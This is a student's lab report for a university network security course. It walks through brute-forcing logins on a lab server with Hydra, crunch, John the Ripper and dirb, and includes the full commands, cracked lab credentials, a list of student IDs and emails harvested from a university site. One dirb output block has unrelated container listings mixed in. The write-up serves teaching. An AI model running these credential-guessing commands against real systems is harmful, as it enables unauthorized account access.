

# **Network Security Practices**

**CY5150**

**Lab 1-Brute Force**

**Submitted By:**


**Sonam Ghatode(001305171)**

## Table of Contents

<b>Brute Force on <a href="https://nuhuskies.com">https://nuhuskies.com</a>:</b>	<b>2</b>
<b>Brute Force on <a href="http://3.213.174.110/secret">http://3.213.174.110/secret</a>:</b>	<b>4</b>
<b>Bonus Part 1:</b>	<b>5</b>
<b>Bonus Part 2:</b>	<b>7</b>

## Brute Force on <https://nuhuskies.com>:


- Extracted the e-mail list from <https://nuhuskies.com> using an email extractor online. After extracting the emails from the given site, downloaded the specified custom wordlist from:  
`wget https://raw.githubusercontent.com/Hood3dRob1n/addicted2hash/master/dict/10k_most_common.txt`
- After downloading the password list, I used hydra using the email list and custom wordlist on the IP allocated to me: 3.213.174.110. Following is the screenshot for the same:



```
root@kali: ~  
[ERROR] Child with pid 115603 terminating, can not connect  
[ERROR] Child with pid 115608 terminating, can not connect  
[ERROR] Child with pid 115604 terminating, can not connect  
[ERROR] Child with pid 115609 terminating, can not connect  
[ERROR] Child with pid 115606 terminating, can not connect  
[ERROR] Child with pid 115607 terminating, can not connect  
[ERROR] Child with pid 115605 terminating, can not connect  
[ERROR] Child with pid 115610 terminating, can not connect  
[ERROR] Child with pid 115611 terminating, can not connect  
[ERROR] Child with pid 115612 terminating, can not connect  
[ERROR] Child with pid 115613 terminating, can not connect  
[ERROR] Child with pid 115614 terminating, can not connect  
[ERROR] Child with pid 115616 terminating, can not connect  
[ERROR] Child with pid 115618 terminating, can not connect  
[ERROR] Child with pid 115617 terminating, can not connect  
[ERROR] Child with pid 115615 terminating, can not connect  
[ERROR] Child with pid 115624 terminating, can not connect  
[ERROR] Child with pid 115619 terminating, can not connect  
[ERROR] Child with pid 115620 terminating, can not connect  
[ERROR] Child with pid 115625 terminating, can not connect  
[ERROR] Child with pid 115622 terminating, can not connect  
[ERROR] Child with pid 115623 terminating, can not connect  
[ERROR] Child with pid 115621 terminating, can not connect  
[ERROR] Child with pid 115626 terminating, can not connect  
[ERROR] Child with pid 115627 terminating, can not connect  
[ERROR] Child with pid 115628 terminating, can not connect  
[ERROR] Child with pid 115629 terminating, can not connect  
[ERROR] Child with pid 115630 terminating, can not connect  
[ERROR] Child with pid 115632 terminating, can not connect  
[ERROR] Child with pid 115631 terminating, can not connect  
[ERROR] Child with pid 115633 terminating, can not connect  
[ERROR] Child with pid 115634 terminating, can not connect  
[ERROR] Child with pid 115640 terminating, can not connect  
[ERROR] Child with pid 115635 terminating, can not connect  
[ERROR] Child with pid 115636 terminating, can not connect  
[ERROR] Child with pid 115638 terminating, can not connect  
[ERROR] Child with pid 115637 terminating, can not connect  
[ERROR] Child with pid 115639 terminating, can not connect  
[STATUS] 1480.00 tries/min, 1480 tries in 00:01h, 1088553 to do in 12:16h, 16 active  
[STATUS] 4111.33 tries/min, 12334 tries in 00:03h, 1077699 to do in 04:23h, 16 active  
[STATUS] 4844.29 tries/min, 33910 tries in 00:07h, 1056123 to do in 03:39h, 16 active  
[STATUS] 5191.20 tries/min, 77868 tries in 00:15h, 1012165 to do in 03:15h, 16 active  
[80][http-get] host: 3.213.174.110 login: j.butler@northeastern.edu password: bulldogs  
[STATUS] attack finished for 3.213.174.110 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-07 20:13:40  
root@kali:~#
```

The username found was: j.butler@northeastern.edu and password for the user was bulldogs.

- After entering the username and password, I was redirected to the following page:



## Welcome to IA 5150 Brute Force Lab

**You have successfully completed the first stage !**

**Easy wasn't it?**

**It is not over yet...**

**There is one more stage to complete your Lab.**

**Your public IP address is: 73.142.34.178**

*All brute force attempts are logged !*

*Take a screenshot of this page to get credit...*

[Click here for Stage 2](#)

This page redirected me to another page:

### Stage 2

To crack the next stage... use your own husky id as the username (don't use @husky.neu.edu)

The URL for the next stage is [/secret](#)

Oh wait, what about the password ?

Build your own word list to crack! Use the 'crunch' tool [<http://bit.ly/2oEHjVW>] within Kali.

use Hydra with your single username and generated password file to crack the next stage

Password specifications:

- Your Password length is the minimum length for PCI-DSS compliance
- Contains only these characters: AcEiOuX147
- Resulting password list file would be around >~77MB

Your husky ID should be listed below, if it is missing email kamorin@ccs.neu.edu. Use that as the username for hydra.

```

adamseli
anandaramanujamh
badrinarayananh
balajiri
bhadauriaa
bhavsarpa
borgohaint
chenruix
cottonm
fengsha
gangatren
gaohuil
ghatodes
gokhalesa
gummadapur
iseghohiedwardsd
jhasha
jinjingy
katnenia

```


## Brute Force on <http://3.213.174.110/secret:>

- As instructed, I created a custom wordlist using crunch with the letters AcEiOuX147 with minimum length for PCI-DSS compliance i.e. 7 and then used this list as password list in the hydra against username *ghatodes* provided in the <http://3.213.174.110/dos.html>:

```
root@kali:~# hydra 3.213.174.110 http-get -m /secret -l ghatodes -P custom_list.txt -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-07 20:35:11
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000000 login tries (l:1/p:10000000), ~625000 tries per task
[DATA] attacking http-get://3.213.174.110:80/secret
[STATUS] 5633.00 tries/min, 5633 tries in 00:01h, 9994367 to do in 29:35h, 16 active
[STATUS] 5799.67 tries/min, 17399 tries in 00:03h, 9982601 to do in 28:42h, 16 active
[STATUS] 5704.14 tries/min, 39929 tries in 00:07h, 9960071 to do in 29:07h, 16 active
[STATUS] 5828.13 tries/min, 87422 tries in 00:15h, 9912578 to do in 28:21h, 16 active
[STATUS] 5863.58 tries/min, 181771 tries in 00:31h, 9818229 to do in 27:55h, 16 active
[80][http-get] host: 3.213.174.110 login: ghatodes password: Ac74AA4
[STATUS] attack finished for 3.213.174.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-07 21:09:05
root@kali:~#
```

- After I entered the username and password in <http://3.213.174.110/secret>, it redirected me to the following page:



**CONGRATULATIONS !**

**Stage 2 & lab Completed.**

**Your public IP address is: 73.142.34.178**

*All brute force attempts are logged !*


*Take a screenshot of this page to get credit...*

**Bonus:**




## Bonus Part 1:

- After getting to ***http://3.213.174.110/secret***, the image was given as the clue to move forward. I downloaded the image and opened it using ***vim*** at the end of which it said ***Are you seeking the bonus ? Go to /secret/sky-walker042908/***:



- After going to ***http://3.213.174.110/secret/sky-walker042908/***, following clue was given:



### Bonus instructions:

- Brute force the login at: ***/secret/bonus1.php***
- Username is: ***sauron@morgoth.com***
- Password list can be found [here](#).
- Your password list is compressed and password protected. I conveniently forgot the password, but I have a hash for that password generated using one of the compromised Windows hashing algorithm: ***EC46AC76F081CCB12D7DF1CC3E91DD52***
- Crack the hash and brute force the login. Happy cracking. 🤖

- The password list downloaded in the above step was password protected, so to figure out the has, I passed the hash to ***John The Ripper*** tool after I saved the hash in ***Passwd.txt*** file, which gave ***INFOSEC*** as part 1 of the password and ***5150*** as part 2 of the password, indicating password to unzip the password list is ***INFOSEC5150***:



```

root@kali:~# EC46AC76F081CCB12D7DF1CC3E91DD52>Passwd.txt
bash: EC46AC76F081CCB12D7DF1CC3E91DD52: command not found
root@kali:~# vi Passwd.txt
root@kali:~# jo
jobs      john      join      journalctl
root@kali:~# john Passwd.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "lotus5"
Use the "--format=lotus5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:LM_ASCII
5150      (?2)
INFOSEC   (?1)
2g 0:00:00.04 DONE 3/3 (2020-02-07 23:49) 0.4889g/s 35633Kp/s 35633Kc/s 42917Kc/s INUPC01..INFA115
Warning: passwords printed above might be partial
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed
root@kali:~# █

```

- After I unzipped the list, I got *most\_security.txt* file to be used as a custom list for password with username *sauron@morgoth.com* in hydra on *http://3.213.174.110/secret/bonus1.php*. As I inspected the form, it showed the form uses post method and parameters passed are *uid* and *passwd* with error message as *Invalid Credentials*. Used these in the hydra to pass the *^USER^*, *^PASS^* and *Login* information, which gave the following output:


```

[STATUS] attack finished for 3.213.174.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-08 13:20:51
root@kali:~# hydra 3.213.174.110 http-post-form -m /secret/bonus1.php -l sauron@morgoth.com -P ~/Downloads/most_security.txt "/secret/bonus1.php:uid='^USER^'&passwd='^PASS^'&submit=Login:Invalid Credentials" -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-08 13:22:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4238399 login tries (1:1/p:4238399), ~264900 tries per task
[DATA] attacking http-post-form://3.213.174.110:80/secret/bonus1.php:uid='^USER^'&passwd='^PASS^'&submit=Login:Invalid Credentials
[STATUS] 3010.00 tries/min, 3010 tries in 00:01h, 4235389 to do in 23:28h, 16 active
[STATUS] 2998.00 tries/min, 8994 tries in 00:03h, 4229485 to do in 23:31h, 16 active
[STATUS] 3010.57 tries/min, 21074 tries in 00:17h, 4217325 to do in 23:21h, 16 active
[STATUS] 3021.13 tries/min, 45317 tries in 00:15h, 4193082 to do in 23:08h, 16 active
[STATUS] 3023.16 tries/min, 93718 tries in 00:13h, 4144681 to do in 22:51h, 16 active
[STATUS] 3022.47 tries/min, 142056 tries in 00:14h, 4096343 to do in 22:36h, 16 active
[STATUS] 3023.17 tries/min, 190460 tries in 01:03h, 4047939 to do in 22:19h, 16 active
[STATUS] 3022.04 tries/min, 238741 tries in 01:19h, 3999658 to do in 22:04h, 16 active
[STATUS] 3019.81 tries/min, 286882 tries in 01:35h, 3951517 to do in 21:49h, 16 active
[00][http-post-form] host: 3.213.174.110 login: sauron@morgoth.com password: 4balrog
[STATUS] attack finished for 3.213.174.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-08 15:01:39
root@kali:~# █

```

- After entering username *sauron@morgoth.com* and password *4balrog* in *http://3.213.174.110/secret/bonus1.php*, I was redirected to the following page:



PARTIAL CREDIT, YOU WILL RECEIVE 50% OF THE BONUS!!!! WE ARE IN THE END GAME NOW  
Clue to Bonus 2 is hidden. To view, one must use 'dirb' on root with the 'common.txt' to look for '**PERSONAL HOME PAGE**'

## Bonus Part 2:

- As the clue directed to use *dirb* on *root* (*http://3.213.174.110*) with *common.txt* (a custom list provided in tool *dirb* at path */usr/share/dirb/wordlists/common.txt*) to look for *PERSONAL HOME PAGE*, I used tool *dirb* on root with username *j.butler@northeastern.edu* and password *bulldogs*:

```
-----
END_TIME: Sat Feb  8 17:10:27 2020
DOWNLOADED: 4612 - FOUND: 0
root@kali:~# dirb http://3.213.174.110 /usr/share/dirb/wordlists/common.txt -u j.butler@northeastern.edu:bulldogs -X .php

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Feb  8 17:10:51 2020
URL_BASE: http://3.213.174.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: j.butler@northeastern.edu:bulldogs
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]
CONTAINER ID    IMAGE    COMMAND    CREATED    STATUS    PORTS    NAMES
-----
REPOSITORY    TAG    IMAGE ID    CREATED    SIZE
GENERATED WORDS: 4612 test    cb00b4d4d32a    46 hours ago    177MB
alpine        latest    e7d92cdc71fa    2 weeks ago    5.59MB
---- Scanning URL: http://3.213.174.110/ ---- root
+ http://3.213.174.110/backdoor.php (CODE:200|SIZE:208) 3aab3912
CONTAINER ID    IMAGE    COMMAND    CREATED    STATUS    PORTS    NAMES
-----
END_TIME: Sat Feb  8 17:12:46 2020
DOWNLOADED: 4612 - FOUND: 1    c29d1405455d /bin/sh
root@kali:~#
```



- It found the page <http://3.213.174.110/backdoor.php> as I used dirb on root. After going to the page, I found the following page:

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit

You forgot to append **?uid=<id from bonus 1>&passwd=<password from bonus 1>**

You just lost 2 points. Just kidding. Lol :P

- The clue for the next step was mailed and had the ciphered content which said:

**Congratulations on cracking Bonus 1. There is a technical issue on this page. Please assume the following text to be the content of this(backdoor.php) page:**

**!!VIOLA!!**

**Securing the text using classical ciphers is one of the way to protect the data. Are you brave enough to break it?**

**\*\*Pncgvnyf bs gur orybj jvyy uryc lbh trarengr gur xrl:**

**7.5699501, -6.6970632**

**UVAG: XRL VF PNFR FRAFGVIR, QB ABG PUNATR GUR BEQRE BS PUNENPGREF.**

**Rt. Vs gur jbeq vf 'jnfuvatgba', Xrl pna rvgure or JNFUvatgba be JnfuVATgba be jnfuvatgbaA be nal fhpuz crezhgngvba.**

**Tb gb /obahf2.cuc\*\***

After passing it to *Caesarian Cipher* with N 13, it decrypted as following:

## Caesarian Shift

Rumkin.com >> Web-Based Tools >> Ciphers and Codes

Search:

This is a standard Caesarian Shift cipher encoder, also known as a rot-N encoder and is also a style of substitution cipher. This way, you can add one, two, or any number up to 25 to your string and see how it changes. This is an offshoot of the [rot13](#) encoder on this web site. To perform this shift by hand, you could just write the alphabet on two strips of paper. Line them up so the top strip's A matches the bottom strip's D (or something) and then you can encode. A simple test to see how this works would be to [insert the alphabet](#) into the encoder and then change the values of N.

This sort of cipher can also be known as a wheel cipher. This is where an inner wheel has the alphabet around the outside, and that is placed upon an outer wheel, also with the alphabet going around it. You can rotate the wheels so that ABC lines up with ABC, or ABC may line up with QRS.

To encode something, just pick an N and type in your message. To decode something, subtract the encryption N from 26 and it should be decoded for you.

N: 13

```
Pncgvnyf bs gur orybj jvyy uryc lbh trarengr gur xrl:
7.5699501, -6.6970632
UVAG: XRL VF PNFR FRAFGVIR, QB ABG PUNATR GUR BEQRE BS PUNENPGREF.
Rt. Vs gur jbeq vf 'jnfuvatgba', Xrl pna rvgure or JNFUvatgba be JnfuVATgba be
jnfuvatgbaA be nal fhpuz crezhgngvba.
```

This is your encoded or decoded text:

Capitals of the below will help you generate the key:  
7.5699501, -6.6970632  
HINT: KEY IS CASE SENSITIVE, DO NOT CHANGE THE ORDER OF CHARACTERS.  
Eg. If the word is 'Washington', Key can either be WASHINGTON or Washington or any such permutation.  
Go to /bonus2.php\*

- The clue said Capital of the coordinates specified will be helpful to generate the key to be passed in *http://3.213.174.110/bonus2.php*. The coordinates were of Country *Côte d'Ivoire (aka Ivory Coast)* and it's capital is *Yamoussoukro*. This with another combination of uppercase and lowercase letters will be the key. To find the key, I generated a custom wordlist with all the combination of upper and lower case letters:

```
File Actions Edit View Help
root@kali: ~
root@kali:~# echo yamoussoukro | perl -nle 'print join "",map { "{ " . lc . " , " . uc . " }" } split //' | xargs -I {} bash -c 'for w in {};do echo $w;done > "customlist.txt"'
root@kali:~#
You forgot to append ?uid=<id from bonus 1>&passwd=<password from bonus 1>
You just lost 2 points, just kidding. Lol :P
```

- After generating the list, I passed it to hydra as password custom list with empty login username:

```
File Actions Edit View Help
root@kali: ~
root@kali:~# hydra 3.213.174.110 http-post-form -m /bonus2.php -l '' -P customlist.txt "/bonus2.php:pwn_me='PASS'*&submit=Submit:Lol that's incorrect. Better luck next time:" -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-10 22:08:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4096 login tries (l:1/p:4096), ~256 tries per task
[DATA] attacking http-post-form://3.213.174.110:80/bonus2.php:pwn_me='PASS'*&submit=Submit:Lol that's incorrect. Better luck next time:
[80][http-post-form] host: 3.213.174.110 password: YaMOussouKRO
[STATUS] attack finished for 3.213.174.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-10 22:09:58
root@kali:~#
```

- As found using the hydra, the key found was *YaMOussouKRO* and it redirected to the following page finishing the bonus part:

